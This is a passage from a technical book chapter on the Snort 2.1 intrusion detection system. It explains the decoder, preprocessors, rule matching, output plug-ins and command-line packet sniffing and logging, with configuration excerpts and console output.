The packets enter through the NIC and are decoded off the wire by the packet decoder, which determines which protocol is in use for a given packet and matches the data against allowable behavior for packets of their protocol. The packet decoder can generate alerts of its own based on malformed protocol headers, overly long packets, unusual or incorrect TCP options that are set in the headers, and other such behavior. You can enable or disable more verbose alerting for all of these fields in your `snort.conf`. Here's the default configuration for a FreeBSD installation of Snort 2.1 as far as packet decoding:

```
# Configure the snort decoder
# =====
# Snort's decoder will alert on lots of things such as header
# truncation or options of unusual length or infrequently used tcp options
#
# Stop generic decode events:
# config disable_decode_alerts
#
# Stop Alerts on experimental TCP options
# config disable_tcpopt_experimental_alerts
#
# Stop Alerts on obsolete TCP options
# config disable_tcpopt_obsolete_alerts
#
# Stop Alerts on T/TCP alerts
# In snort 2.0.1 and above, this only alerts when the a TCP option is
# detected that shows T/TCP being actively used on the network. If this is
# normal behavior for your network, disable the next option.
# config disable_tcpopt_ttcp_alerts
#
```

```
# Stop Alerts on all other TCPOption type events:
# config disable_tcpopt_alerts
#
# Stop Alerts on invalid ip options
# config disable_ipopt_alerts
```

After the packets are matched against the decoder, they are then sent to the preprocessors, if any have been defined in your `snort.conf` file.

The Preprocessors

Preprocessors are plug-ins to Snort that allow you to parse incoming data in different ways that may be useful. If you run Snort without any preprocessors specified in your `snort.conf` configuration file, you will only look at each individual packet as it comes in over the wire. This is probably going to lead to you missing some attacks, since many modern attacks depend on things like overwriting data in overlapping fragments, deliberate IDS evasion techniques like putting part of a malicious application request in one packet and the rest in another packet, and other such practices.

Data hits the preprocessors after it has been parsed by the packet decoder. Snort 2.1 offers a wide variety of preprocessors, configurable to detect portscans (the `portscan` and `portscan2` preprocessors), reassemble TCP fragments (the `frag2` preprocessor), track streams of data to look for stealth or evasive activity (the `stream4` preprocessor), and many more options. At the time of this writing, there are 10 preprocessors described in the Snort manual for Snort 2.1 (available at www.snort.org/docs/snort_manual/node17.html), as well as several more experimental preprocessors, such as `arpspoof`, designed to detect ARP spoofing on a network segment.

OINK!

It is important to remember that the preprocessors get the packets before the detection engine. This means that even if you set up a pass rule for specific traffic, it won't prevent the preprocessor from alerting on that traffic. This is because the packet won't be compared to the pass rule until after it has gone through the preprocessors.

To get a better idea of how a preprocessor functions, let's take a more detailed look at one. Although there are many different preprocessors available for Snort, let's look at one that is new in Snort 2.1, HTTPInspect. For a detailed discussion of all the preprocessors, see Chapter 6, "Preprocessors."

Example: HTTPInspect

In Snort 2.1, HTTPInspect replaces `http_decode` as the preprocessor responsible for decoding HTTP traffic and detecting application layer attacks attempting to exploit features of HTTP design or implementation. It will look inside the data buffer of packets, search for HTTP traffic, and attempt to perform data normalization of any HTTP traffic that it does find. HTTPInspect will recognize both server and client traffic.

In versions of Snort up to 2.1.1, HTTPInspect does not maintain state itself. If another preprocessor is performing stateful data stream reassembly, HTTPInspect will catch more data, but it will only look at each individual packet, not perform stream reassembly for the entire HTTP session.

HTTPInspect has two configuration sections, a global section and a server section. The global section allows you to give it mapping files for IIS Unicode mapping, configure alerting for proxy servers with `proxy_alert` (to tell you if your users are attempting to circumvent your proxy servers or using unauthorized proxy servers), or configure detection of HTTP traffic on nonauthorized ports with `detect_anomalous_traffic`. Here's the global section of the HTTPInspect preprocessor configuration from our `snort.conf`:

```
# http_inspect: normalize and detect HTTP traffic and protocol anomalies
#
# lots of options available here. See doc/README.http_inspect.
# unicode.map should be wherever your snort.conf lives, or given
# a full path to where snort can find it.
preprocessor http_inspect: global \
    iis_unicode_map unicode.map 1252
```

You also have a server configuration section for the HTTPInspect preprocessor, allowing you to set different HTTP server profiles for different known servers, configure the types of attacks and normalization necessary based on the server's flavor (IIS servers are vulnerable to different classes of HTTP attacks than Apache servers are, for example, so there are different files and configurations you can set depending on what type of HTTP servers you have), and which ports to

attempt decoding HTTP traffic on. Here's the server section of the HTTPInspect preprocessor configuration from our snort.conf:

```
preprocessor http_inspect_server: server default \  
    profile all \  
    ports { 80 8080 }
```

An important note with HTTPInspect is to realize that it will not “see inside” encrypted SSL traffic, and so it should not be configured to attempt decoding on HTTPS traffic, as you may generate false positives and will not generate real hits.

Each of Snort's preprocessors behaves similarly, taking data from the packet decoder and applying its own rules to try to find anomalous behavior patterns and network alerts. After the data is returned from the preprocessors, it is passed to the detection engine. Let's look at another preprocessor, flow-portscan, which will show us how flow data can be reorganized and matched for known data patterns.

Example: flow-portscan

flow-portscan is a good example of how one preprocessor can depend on another. For flow-portscan to work, the flow preprocessor must be enabled. Flow-portscan takes the data that the flow preprocessor has already parsed into data flows, and looks for portscans of one host to many other hosts, or one host to many ports on one other host. It replaces the portscan and portscan2 preprocessors, which are depreciated and will soon be removed from Snort.

In operation, the flow-portscan preprocessor receives data flows from the flow preprocessor. If the data flow is a new one (determined by comparing source and destination IP addresses, the protocol in use, and the destination port), flow-portscan determines whether the destination IP is in the watched network, identifies the “talkers” and “scanners” by traffic patterns and frequency, and increments counters for each hit. If the traffic count is greater than the designated threshold, and less than the ignore limit, an alert is generated

You can pass several options to the flow-portscan preprocessor to help tune it more precisely to your needs. The *src-ignore-net* and *dst-ignore-net* parameters are particularly valuable if you have known scanners or problematic networks that you want to ignore. The *server-watchnet* parameter will tell you which network you want to be watching. You can tweak the alert-mode or the output-mode to your liking and adapt it to your local alerting system. Here's one sample configuration—you can find much more detail online in the Snort manual at

www.snort.org/docs/snort_manual/node17.html#SECTION00386000000000000000:

```
preprocessor flow-portscan: server-watchnet [192.168.1.0/24] \  
    unique-memcap 5000000 \  
    unique-rows 50000 \  
    tcp-penalties on \  
    server-scanner-limit 50 \  
    alert-mode all \  
    output-mode msg \  
    server-learning-time 3600
```

The Detection Engine

The detection engine is probably what most people think of when they think of Snort's functionality as a NIDS. It's the component of Snort that takes data from the packet decoder and preprocessors (if any are enabled) and compares it against the rules in your `snort.conf`. How does it do this? In what order are rules matched? If you want to make sure that your pass rule is more important than your alert rules, how do you turn that on?

Flow-Portscan as Example Feature

First, the detection engine will try to determine what rulesets it ought to be matching against for a given piece of data. It classifies this first by protocol—TCP, UDP, ICMP, or IP—and then by identifying characteristics within the protocol. For TCP and UDP, this is source and destination port number. For ICMP, it's the ICMP type. For plain old IP packets, it's what non-TCP/UDP/ICMP transport protocol is in use.

Once the relevant ruleset has been determined, the detection engine then follows procedures based on which rule in the relevant ruleset is unique.

Rules and Matching

It used to be the case that Snort was a first-match-out IDS—the first rule that matched a packet in a file was the one that fired. By default, Snort will only fire once on any given piece of data, unlike other IDSs that will generate multiple alerts on the same packet. However, Snort now includes the capability to perform multiple matching against a given event, and to generate multiple alerts

against the same packet. Since the introduction of Snort 2.1.3 Release Candidate 1, there is now a choice for how you want to order your rule matching. Since this is designed to address an IDS-evading vulnerability, let's take a closer look at the vulnerability and the response from the Snort team.

After the introduction of Snort 2.0, data was matched against a fast pattern matcher. If several signatures matched a given event, Snort implemented a two-phase system for determining which rule would fire in case of multiple matches.

The first phase of rule matching was a setwise pattern match. Put simply, this means that the most exact content match to a given piece of data will win. Therefore, if you have a rule that alerts on a packet with the content "test-cgi," and a rule that alerts on the content "test-cgi/vulnerable-script," the second rule will be the one that fires. The longest match will win.

If there is a rule with content, and a rule with no content, the rule with content wins. If there are two rules with no content, the more specific rule will win if it specifies a destination port where the other has "any"; if it specifies an ICMP type where the other has "any," it will win. The rule with the longest content match will win.

However, this opened up the possibility to mask an attack by causing Snort to trip on a long content match signature that didn't look like a big problem, while not tripping on a higher priority alert that had a shorter content match. Snort has addressed this problem in two ways: by implementing multiple matches so that Snort now matches against the longest content match in any given group (rather than the longest content match overall), and by allowing you to set Snort rule filtering by event priority rather than by the length of the content match. These modifications enhance Snort's speed, performance, and security.

In general, "alert" rules will fire before "pass" rules. This is a design decision, so that a badly written pass rule won't accidentally invalidate a large chunk of "alert" rules. However, if you would rather have this behavior reversed, you can specify the `-o` option to Snort on the command line, making the order "pass," "alert," "log" instead. This is a good thing to do, as pass rules won't have any effect if you don't have them evaluated first. As you will see in Chapter 5, "Playing by the Rules," pass rules can be a very powerful tool when you have a rule that you don't want to turn off but that is consistently generating false positives on a specific kind of traffic.

Snort rule writing is a fine art, and we'll be investigating that in detail in Chapter 5. For now, let's look at one of the new keywords available in Snort 2.1—Perl Compatible Regular Expressions, or PCRE.

Example: PCRE

PCRE is an excellent example of some of the powerful new features in recent versions of Snort. The introduction of the *pcre* keyword to Snort rules allows you to match data with Perl-compatible regular expressions within the payload of the packet. This can make it much easier to look for data patterns in potentially polymorphic malicious code, particularly since many Snort rule writers are already familiar with Perl. This is especially helpful, since some servers are looser than others about things such as case sensitivity. For example, let's say that we wanted to look for root logins over any cleartext protocol. We could construct a Snort rule like the following:

```
alert tcp any any -> any [21:1023] (pcre:"/ROOT/i");
```

to let us know when we see ROOT, root, or any other variation of upper- and lowercase characters crossing the network destined for TCP ports 21 through 1023.

OINK!

While PCRE is very powerful, it is also an excellent way to overload your sensor by forcing it to perform overly complex pattern matches. Before you put a rule that uses PCRE into your production IDS network, be sure to test it carefully to make sure it won't overwhelm the system on which your sensor is running.

Thresholding and Suppression

Snort also has the capability to alert if there have been a certain number of instances of a given data set within a set time period. This is called *thresholding*, and is covered in greater detail in Chapter 5. You can choose to either alert on the first X number of alerts of a given event, or alert every Y instances of a given event, to keep one bursty instance from filling up your logs and distracting you from other alerts that may also require your attention. You can define these events based on a Snort signature ID (SID). You can also define these events

based on no SID, and limit how many alerts you'll get from a given source to a given destination, and many other combinations.

You can also use event suppression to keep a given event from firing on a rule, without having to remove that rule from the rulebase. Event suppression happens before event thresholding, so suppressed events will not be counted in threshold values. Event suppression is usually used to ignore known events from known subnets.

The Alerting and Logging Components

Finally, after the rules have been matched against the data, we have the alerting and logging components. The logging mechanism in Snort will archive the packets that triggered Snort rules, while the alerting mechanism is used to notify the analyst that a rule has fired. Like the preprocessors, these functions are called from your `snort.conf` file, where you can specify which alerting and logging components you want to enable. You have determined which data is worth alerting on, but you have a wide variety of choices as to how to send these alerts, and where and how to log your packet data. You can send alerts through SMB pop-up windows to a Windows workstation, record/log them to a logfile, across a network connection through UNIX sockets, or via SNMP traps. The alerts can also be stored in an SQL database such as MySQL or PostgreSQL. Some third-party systems will page a system administrator with IDS alerts, or even send them to a cell phone via SMS text messages.

Tools & Traps...

Useful Add-Ons to Snort

There are many additional programs available to help you get the most out of your Snort alerts, and to help you parse the data in a way that's right for you and your network. Here are a few of our favorites:

- The Analysis Console for Intrusion Detection (ACID), found online at www.andrew.cmu.edu/~rdanyliw/snort/snortacid.html, is a PHP-based log parser, search engine, and front end to Snort log analysis.

Continued

- SGUIL (Snort GUI for Lamerz) is another analysis interface (pay no attention to the name; it is an excellent interface) that is available. We discuss it in depth in Chapter 8, “Dealing with the Data.”
- Oinkmaster, <http://oinkmaster.sf.net/oinkmaster/>, is a Perl script to help you keep your Snort rules up to date and comment out the unwanted rules after each update.
- IDS Policy Manager is a console program for Windows 2000 and Windows XP, aimed at the administrator of many Snort sensors. It presents you with a graphical user interface (GUI) for Snort rule and policy management. You can find it online at www.activeworx.com.
- Snortalog, available at <http://jeremy.chartier.free.fr/snortalog/>, is a Perl program that will summarize your Snort logs for you, giving you a birds’ eye view of what’s been happening recently.
- IDSCenter is a Snort management front end that runs on Windows NT, Windows XP, and Windows 2000. Its features include policy management, rule updates, and an integrated log viewer. Check out their Web page at www.engagesecurity.com/products/idscenter.
- SnortSnarf is a Perl program that takes Snort logs and produces an HTML summary report of recent happenings. You can find it at www.silicondefense.com/software/snortsnarf.
- Snortplot.php will give you a graphic rendering of the attacks on your network. You can download the program from their Web site at www.snort.org/dl/contrib/data_analysis/snortplot.pl.
- Swatch, <http://swatch.sourceforge.net>, is a real-time syslog monitor and e-mail alert program.
- Razorback, www.intersectalliance.com/projects/RazorBack/index.html, is a GNOME/X11-based real-time log analysis program for Linux.
- Incident.pl is a Perl script that creates incident reports from a Snort log file, and is downloadable from www.cse.fau.edu/~valankar/incident.

Continued

- PigSentry is a personal favorite of one of our authors due to its interesting approach in analyzing Snort logs. It uses statistical analysis to notice when there is a sudden spike in the different types of alerts you are seeing. It is definitely worth a look: www.proetus.com/products/pigsentry/.

Output Plug-Ins

All of these alerting and logging components, like the preprocessors, are plug-ins, programmed according to Snort's API. You can select the output plug-ins appropriate for your environment. If you have administrators staffing a Security Operations Center 24/7/365, and they are using Windows workstations on a network with a secured line to your Snort sensors, it might make sense to send SMB pop-ups for critical security breaches. For example, one of our Snort sensors logs via the syslog facility of the local machine, using the `alert_syslog` output plug-in. Output plug-ins are covered in exhaustive detail in Chapter 7, "Understanding the Output Options," but for a quick overview, here's the section from our `snort.conf` file:

```
# alert_syslog: log alerts to syslog
# _____
# Use one or more syslog facilities as arguments.  Win32 can also optionally
# specify a particular hostname/port.  Under Win32, the default hostname is
# '127.0.0.1', and the default port is 514.
#
# [Unix flavours should use this format...]
output alert_syslog: LOG_AUTH LOG_ALERT
```

This configuration tells Snort to use the `alert_syslog` output plug-in, logging authentication information and alerts to the syslog facility on the local machine. If you would rather log to the syslog facility of a remote machine, you could configure its IP address and the port your syslog daemon was running on here instead.

Unified Output

The unified output format is designed for optimized performance, and is compatible with Barnyard, the Snort fast output system. It writes two files: the alert file, with the essential data about each alert (port, event ID, protocol, and so

forth), and the log file, which contains the full dump of the packets plus the event ID so that you can correlate the alert to the packet dump in the log file. The unified output format is recommended for very busy sensors, allowing the Snort core to focus on matching rules and data while a separate module handles more complicated and slower logging. Barnyard runs as a “niced process” on a UNIX machine, meaning that it will only use system resources as they become available. This allows Snort to hog system memory and CPU cycles, lessening the risk of dropping packets. Here’s an out-take from `snort.conf` showing how unified output should be configured:

```
# unified: Snort unified binary format alerting and logging
# -----
# The unified output plugin provides two new formats for logging
# and generating alerts from Snort, the "unified" format. The
# unified format is a straight binary format for logging data
# out of Snort that is designed to be fast and efficient. Used
# with barnyard (the new alert/log processor), most of the overhead
# for logging and alerting to various slow storage mechanisms
# such as databases or the network can now be avoided.
#
# Check out the spo_unified.h file for the data formats.
#
# Two arguments are supported.
# filename - base filename to write to (current time_t is appended)
# limit - maximum size of spool file in MB (default: 128)
#
output alert_unified: snort.alert
output log_unified: snort.log
```

We cover unified alert output in much more detail in Chapter 11, “Mucking Around with Barnyard.”

Using Snort on Your Network

Now that you understand the basics of Snort’s design and features, it’s time to determine how Snort can be useful to your network. By far, the most popular use of Snort is to deploy it as a NIDS. You can have one Snort sensor if your network is small or you only have one crucial network segment of assets you

want to monitor. You can have multiple Snort sensors deployed in key locations around your enterprise, providing redundancy and multiple possible viewpoints on a stream of attack traffic. Deciding where you want Snort sensors on your network and what rulesets you want them to have is a fine art. Generally, you'll want the Snort sensors in your more protected network segments (inside your firewall, monitoring your most valuable assets, and so forth) to have larger rulesets. The traffic that they'll be seeing should be more filtered and less publicly accessible than a Snort sensor outside your firewall sniffing all Internet traffic to your site would see. Therefore, you can enable rules and alerts inside your firewall that would simply generate too much data if you enabled the same behaviors on an outside sensor.

You can also use Snort as a packet sniffer and logger to debug ongoing network problems. We find that few things are more helpful in determining what's really going on than to look at the actual traffic flowing across the wire. Snort's capabilities as a packet sniffer are immensely helpful to the protocol-savvy system administrator.

When you want to capture network traffic for later use and analysis, Snort's packet logging capabilities really come in handy. Users debugging connectivity failures, protocol designers and network programmers testing their applications, and system administrators keeping an eye on the state of their network can all use Snort's packet logging features. When we have our pen-testing hat on, we often begin an internal assessment of a client's network vulnerabilities by simply sniffing their network traffic and looking for possible avenues of attack. Let's take a more in-depth look at how one uses Snort.

Using Snort as a Packet Sniffer and Logger

Like many other security tools, you can use the power of a packet sniffer either for good or for evil. System administrators can use them to check connectivity, watch data flows and make sure they are proceeding as they should, verify that the negotiation of secured protocols like SSL are within the designed security parameters, and debug problematic applications. Vulnerability assessors can use them to check your network for known vulnerable applications and servers. Attackers can use them to footprint your network, determining the IP addresses of your DNS, Web, and mail servers, watch traffic for passwords and other authentication information, and build a network map that they can then use to try to chart their path of compromise. Like any other tool, the right or wrong intent of the wielder will guide its use.

Snort can be invoked from the command line as a packet sniffer, to see live network traffic as it flies by. In addition, you can log this traffic in three ways:

- You can log Snort's sniffed traffic to a SQL database, such as MySQL or PostgreSQL.
- You can log it in ASCII text output to a tree of directories and files, with each file named after the "foreign" IP address.
- You can log your packets in tcpdump binary format. By default, the filename will be based on the starting timestamp plus "snort.log," but you may change the default log name by using different switches on the command line. This option is significantly faster than logging in text format, and in addition to the performance increase, allows interoperability with other security programs that read packets in binary format, such as Ethereal or tcpdump.

Tools & Traps...

The Dangers of Logging in ASCII

When using ASCII mode, it's easy to be overwhelmed. If your network is busy or you have any filesystem constraints, logging in ASCII can be problematic. One full portscan of your system (to all 65,535 ports) by just one IP address can leave you with a directory full of hundreds of thousands of items. Now, imagine this if the attacker spoofs or obfuscates his source, with hundreds of directories. You're chewing up inodes and disk space at an amazing rate here, and all from one attacker's portscan.

The following is an example of Snort being invoked from the command line as just a packet sniffer on a FreeBSD system. No logging is being done, just displaying the logged packets to your console. The chosen switches for this type of invocation of Snort are `-d`, to show the application data in the packet when logging to console; `-e`, to show the link layer headers in the packet, and `-v` for verbose mode, logging to the console rather than to a file. The `-v` option is required to use Snort as a packet sniffer.

```
root@djinni ~$ snort -dev
Running in packet dump mode
```



```
Log directory = /var/log/snort
```

```
Initializing Network Interface dc0
```

```
--== Initializing Snort ==--
```

Initializing Output Plugins!

Decoding Ethernet on interface dc0

```

--= Initialization Complete ==-

```

- * > Snort! < * -

Version 2.1.0 (Build 9)

By Martin Roesch (roesch@sourcefire.com, www.snort.org)

```
03/11-12:44:45.424271 0:A0:CC:29:1D:13 -> 0:20:6F:3:7:CC type:0x800 len:0x8A
66.80.146.8:2200 -> 69.138.225.137:1289 TCP TTL:64 TOS:0x10 ID:5527 IpLen:20
DgmLen:124 DF
```

```
***AP*** Seq: 0xF3315EEE Ack: 0x5FAFDF2 Win: 0xE4B4 TcpLen: 20
E9 A2 19 CE 3A 0A C7 AA 75 EA 13 1D 02 6D 3C 12 .....u....m<
AA 96 1D F8 8E 73 C5 D1 B2 33 41 D4 88 DC A2 53 .....s...3A...S
CB 93 79 5E 1B FC 3A 5B 82 1E 92 3F 60 EA 22 31 ..y^...:[...?`. "1
19 1B 8C 25 1A 88 00 0C 14 55 E8 F0 DD E0 08 4D ...%. ....U. ....M
DA 61 D5 47 71 55 30 47 8E BA 7B 75 5C E4 AA 98 .a.GqU0G..{u\...
EB 1C C5 6B .....k
```

[illegible]

```
03/11-12:44:45.424551 0:A0:CC:29:1D:13 -> 0:20:6F:3:7:CC type:0x800 len:0x7A
66.80.146.8:2200 -> 69.138.225.137:1289 TCP TTL:64 TOS:0x10 ID:5528 IpLen:20
DgmLen:108 DF
```

```

***AP*** Seq: 0xF3315F42 Ack: 0x5FAFDf2 Win: 0xE4B4 TcpLen: 20
6B 7F 8A 73 1A AA 5F 93 11 30 E9 EF 54 EF 97 3E k...s..._...0...T...>
F0 95 88 D8 00 E1 84 54 33 D8 43 57 B2 B5 4B B0 .....T3.CW..K.
E8 BE CC 20 43 CF 24 CC 0B E4 A9 70 03 3A C3 5F ... C.$....p:.._
3E D7 80 A0 16 28 2A 41 D3 40 26 7C 13 8D 95 87 >....(*A.&|....
4C 86 99 99 L...

```

=====

Here you can see the beginnings of the steady stream of packets that Snort generates. After you press Ctrl-C to stop Snort sniffing packets, it will print out a summary of all the traffic that it's detected, like so:

```
=====
Snort analyzed 485 out of 485 packets, dropping 0(0.000%) packets

Breakdown by protocol:                                Action Stats:
    TCP: 41                (8.454%)                ALERTS: 0
    UDP: 0                 (0.000%)                LOGGED: 0
    ICMP: 0                (0.000%)                PASSED: 0
    ARP: 0                 (0.000%)
    EAPOL: 0               (0.000%)
    IPv6: 0                (0.000%)
    IPX: 0                 (0.000%)
    OTHER: 0               (0.000%)
    DISCARD: 0             (0.000%)

=====
Wireless Stats:
Breakdown by type:
    Management Packets: 0                (0.000%)
    Control Packets:    0                (0.000%)
    Data Packets:       0                (0.000%)

=====
Fragmentation Stats:
Fragmented IP Packets : 0                (0.000%)
    Fragment Trackers : 0
    Rebuilt IP Packets : 0
    Frag elements used : 0
Discarded(incomplete) : 0
    Discarded(timeout) : 0
    Frag2 memory faults : 0

=====
TCP Stream Reassembly Stats:
    TCP Packets Used: 0                (0.000%)
```

```

Stream Trackers : 0
Stream flushes  : 0
Segments used   : 0
Stream4 Memory Faults : 0
=====
Snort exiting

```

As you can see, this contains plenty of useful data for the analyst. Snort's format for the headers of the packets that it analyzes is much like that of tcpdump or other similar network sniffers. The fields are as follows:

```

{date}-{time} {source-hw-address} -> {dest-hw-address} {type} {length}
{source-ip-address:port} -> {destination-ip-address:port} {protocol} {TTL}
{TOS} {ID} {IP-length} {datagram-length} {payload-length}
{hex-dump} {ASCII-dump}

```

Here's an example just like that:

```

03/11-12:44:45.424551 0:A0:CC:29:1D:13 -> 0:20:6F:3:7:CC type:0x800 len:0x7A
66.80.146.8:2200 -> 69.138.225.137:1289 TCP TTL:64 TOS:0x10 ID:5528 IpLen:20
DgmLen:108 DF
***AP*** Seq: 0xF3315F42 Ack: 0x5FAFDF2 Win: 0xE4B4 TcpLen: 20
E9 A2 19 CE 3A 0A C7 AA 75 EA 13 1D 02 6D 3C 12 .....u....m<.
AA 96 1D F8 8E 73 C5 D1 B2 33 41 D4 88 DC A2 53 .....s...3A....S
CB 93 79 5E 1B FC 3A 5B 82 1E 92 3F 60 EA 22 31 ..y^...:[...?`."1
19 1B 8C 25 1A 88 00 0C 14 55 E8 F0 DD E0 08 4D ...%. ....U.....M
DA 61 D5 47 71 55 30 47 8E BA 7B 75 5C E4 AA 98 .a.GqU0G..{u\...
EB 1C C5 6B                                     ...k

```

OINK!

One critical distinction between the output of Snort and tcpdump is that when tcpdump shows the hex output of a packet, it shows it from the beginning of the IP packet (or the beginning of the Ethernet datagram if you choose). Snort only shows you the hex dump of the actual packet payload; from the end of the Layer 4 protocol header to the end of the packet.

If you run Snort as a packet sniffer without the `-d` and `-e` flags, however, the data that you get is far less robust. Here's an example from the same server, of a similar packet captured with Snort `-v` only:

```
root@djinni ~$ snort -v
Running in packet dump mode
Log directory = /var/log/snort

Initializing Network Interface dc0

== Initializing Snort ==
Initializing Output Plugins!
Decoding Ethernet on interface dc0

== Initialization Complete ==

-*> Snort! <*-
Version 2.1.0 (Build 9)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)

03/13-19:48:46.057711 66.80.146.8:2200 -> 208.54.141.106:1116
TCP TTL:64 TOS:0x10 ID:59410 IpLen:20 DgmLen:716 DF
***AP*** Seq: 0x79D6D6E3 Ack: 0x280D58B4 Win: 0xE420 TcpLen: 20
```

Trying to invoke Snort from the command line as a packet sniffer without the `-v` option will fail. If you don't specify the `-v` option, Snort will assume that you are trying to invoke it to read previously collected logs instead, and will look in its default locations `~/snortrc` and `/root/.snortrc` for a rules file. If it doesn't find one, it will exit with an error ("Uh, you need to tell me to do something..." in Snort 2.1), as shown here:

```
root@djinni ~$ snort -de
-*> Snort! <*-
Version 2.1.0 (Build 9)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
USAGE: snort [-options] <filter options>
Options:
    -A                Set alert mode: fast, full, console, or none (alert file
alerts only)
```

```

        "unsock" enables UNIX socket logging (experimental).
-b          Log packets in tcpdump format (much faster!)
-c <rules>  Use Rules File <rules>
-C          Print out payloads with character data only (no hex)
-d          Dump the Application Layer
-D          Run Snort in background (daemon) mode
-e          Display the second layer header info
-f          Turn off fflush() calls after binary log writes
-F <bpf>    Read BPF filters from file <bpf>
-g <gname>  Run snort gid as <gname> group (or gid) after
initialization
-h <hn>     Home network = <hn>
-i <if>     Listen on interface <if>
-I          Add Interface name to alert output
-k <mode>   Checksum mode (all,noip,notcp,noudp,noicmp,none)
-l <ld>     Log to directory <ld>
-L <file>   Log to this tcpdump file
-m <umask>  Set umask = <umask>
-n <cnt>    Exit after receiving <cnt> packets
-N          Turn off logging (alerts still work)
-o          Change the rule testing order to Pass|Alert|Log
-O          Obfuscate the logged IP addresses
-p          Disable promiscuous mode sniffing
-P <snap>   Set explicit snaplen of packet (default: 1514)
-q          Quiet. Don't show banner and status report
-r <tf>     Read and process tcpdump file <tf>
-R <id>     Include 'id' in snort_intf<id>.pid file name
-s          Log alert messages to syslog
-S <n=v>    Set rules file variable n equal to value v
-t <dir>    Chroots process to <dir> after initialization
-T          Test and report on the current Snort configuration
-u <uname>  Run snort uid as <uname> user (or uid) after
initialization
-U          Use UTC for timestamps
-v          Be verbose
-V          Show version number
-w          Dump 802.11 management and control frames

```

```

-X          Dump the raw packet data starting at the link layer
-y          Include year in timestamp in the alert and log files
-z          Set assurance mode, match on established sessions (for
TCP)

-?          Show this information
<Filter Options> are standard BPF options, as seen in TCPDump
Uh, you need to tell me to do something...
: No such file or directory

```

If it does find a configuration file in one of the appropriate directories, it will start functioning based on the configuration in that file.

```

root@djinni ~$ snort -de
Running in IDS mode with inferred config file: /usr/local/etc/snort.conf
Log directory = /var/log/snort
Initializing Network Interface dc0
      === Initializing Snort ===
Initializing Output Plugins!
Decoding Ethernet on interface dc0
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file /usr/local/etc/snort.conf
+++++
Initializing rule chains...
No arguments to frag2 directive, setting defaults to:
    Fragment timeout: 60 seconds
    Fragment memory cap: 4194304 bytes
    Fragment min_ttl: 0
    Fragment ttl_limit: 5
    Fragment Problems: 0
    Self preservation threshold: 500
    Self preservation period: 90
    Suspend threshold: 1000
    Suspend period: 30
Stream4 config:
    Stateful inspection: ACTIVE
    Session statistics: INACTIVE
    Session timeout: 30 seconds

```

```

Session memory cap: 8388608 bytes
State alerts: INACTIVE
Evasion alerts: INACTIVE
Scan alerts: INACTIVE
Log Flushed Streams: INACTIVE
MinTTL: 1
TTL Limit: 5
Async Link: 0
State Protection: 0
Self preservation threshold: 50
Self preservation period: 90
Suspend threshold: 200
Suspend period: 30
Stream4_reassemble config:
  Server reassembly: INACTIVE
  Client reassembly: ACTIVE
  Reassembler alerts: ACTIVE
  Zero out flushed packets: INACTIVE
  flush_data_diff_size: 500
  Ports: 21 23 25 53 80 110 111 143 513 1433
  Emergency Ports: 21 23 25 53 80 110 111 143 513 1433
HttpInspect Config:
  GLOBAL CONFIG
    Max Pipeline Requests:      0
    Inspection Type:            STATELESS
    Detect Proxy Usage:          NO
    IIS Unicode Map Filename:    /usr/local/etc/unicode.map
    IIS Unicode Map Codepage:    1252
  DEFAULT SERVER CONFIG:
    Ports: 80 8080
    Flow Depth: 300
    Max Chunk Length: 500000
    Inspect Pipeline Requests: YES
    URI Discovery Strict Mode: NO
    Allow Proxy Usage: NO
    Disable Alerting: NO

```

```

Oversize Dir Length: 0
Only inspect URI: NO
Ascii: YES alert: NO
Double Decoding: YES alert: YES
%U Encoding: YES alert: YES
Bare Byte: YES alert: YES
Base36: OFF
UTF 8: OFF
IIS Unicode: YES alert: YES
Multiple Slash: YES alert: NO
IIS Backslash: YES alert: NO
Directory: YES alert: NO
Apache WhiteSpace: YES alert: YES
IIS Delimiter: YES alert: YES
IIS Unicode Map: GLOBAL IIS UNICODE MAP CONFIG
Non-RFC Compliant Characters: 0x00
rpc_decode arguments:
  Ports to decode RPC on: 111 32771
  alert_fragments: INACTIVE
  alert_large_fragments: ACTIVE
  alert_incomplete: ACTIVE
  alert_multiple_requests: ACTIVE
telnet_decode arguments:
  Ports to decode telnet on: 21 23 25 119
1578 Snort rules read...
1578 Option Chains linked into 148 Chain Headers
0 Dynamic rules
+++++
+-----[thresholding-config]-----
| memory-cap : 1048576 bytes
+-----[thresholding-global]-----
| none
+-----[thresholding-local]-----
| gen-id=1      sig-id=2275      type=Threshold tracking=dst count=5
seconds=60
| gen-id=1      sig-id=2274      type=Threshold tracking=dst count=5
seconds=60

```



```
| gen-id=1          sig-id=2273          type=Threshold tracking=dst count=5
seconds=60
+-----[suppression]-----
-----
Rule application order: ->activation->dynamic->alert->pass->log
      === Initialization Complete ===
-*> Snort! <*-
Version 2.1.0 (Build 9)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
```

You can also log your packets to a directory tree in ASCII format using the `-l` option. Since Snort chooses the filenames for the directories based on the “foreign” IP address, you will have to tell it what your “home” network is using the `-h` switch. For example, if we wanted to save our logfiles to the directory `/home/snortlogs/kobayashi`, and our home network was `10.1.1.0/24`, we’d use the command:

```
root@djinni ~$ snort -dev -l /home/snortlogs/kobayahsi -h 10.1.1.0/24
```

What if you would rather log your packets in binary format? Not hard. Instead of using `-dev` as command line options to Snort, use `-b` for binary format. If you want to change the name of the default logfile from `/var/log/snort/snort.log.[timestamp]`, use the `-L` option as well, like so:

```
root@djinni ~$ snort -b -L /home/snortlogs/FunnyTrafficCapture-03112004
```

Logging in binary format is much faster than logging in ASCII format, since it saves the processor of your Snort system from having to convert packets from binary to ASCII before displaying or storing them. However, when you want to look at your collected packets, you can’t just open up a file in your favorite text editor the way you can with ASCII output. Instead, you’ll have to use special commands to display them. You can parse the data back out using Snort’s filtering options, or you can look at it using another packet sniffer such as *Ethereal* or *tcpdump*. We personally like the graphical display of *Ethereal*, if you’re working on a system with a GUI.

To use Snort’s filtering options to look at a binary file of sniffed capture data, invoke Snort from the command line with the `-r` switch in addition. If you want to filter the packets based on packet type, you can specify “tcp,” “udp,” or “icmp” at the end of that line.

```
root@djinni ~$ snort -devr SheHackedMe tcp
```

That will only display the packets in that file that match your selected protocol. If you want finer and more granular control of your filtering options, Snort is also compatible with the Berkeley Packet Filter (BPF) format. In the following example, we use the filter BerkeleyPacketFilterFile, which contains our BPF, to filter the saved binary file SheHackedMe. If desired, you can also just put the BPF options on the command line directly rather than saving them to a file and calling the file.

```
root@djinni ~$ snort -devr SheHackedMe -F BerkeleyPacketFilterFile
```

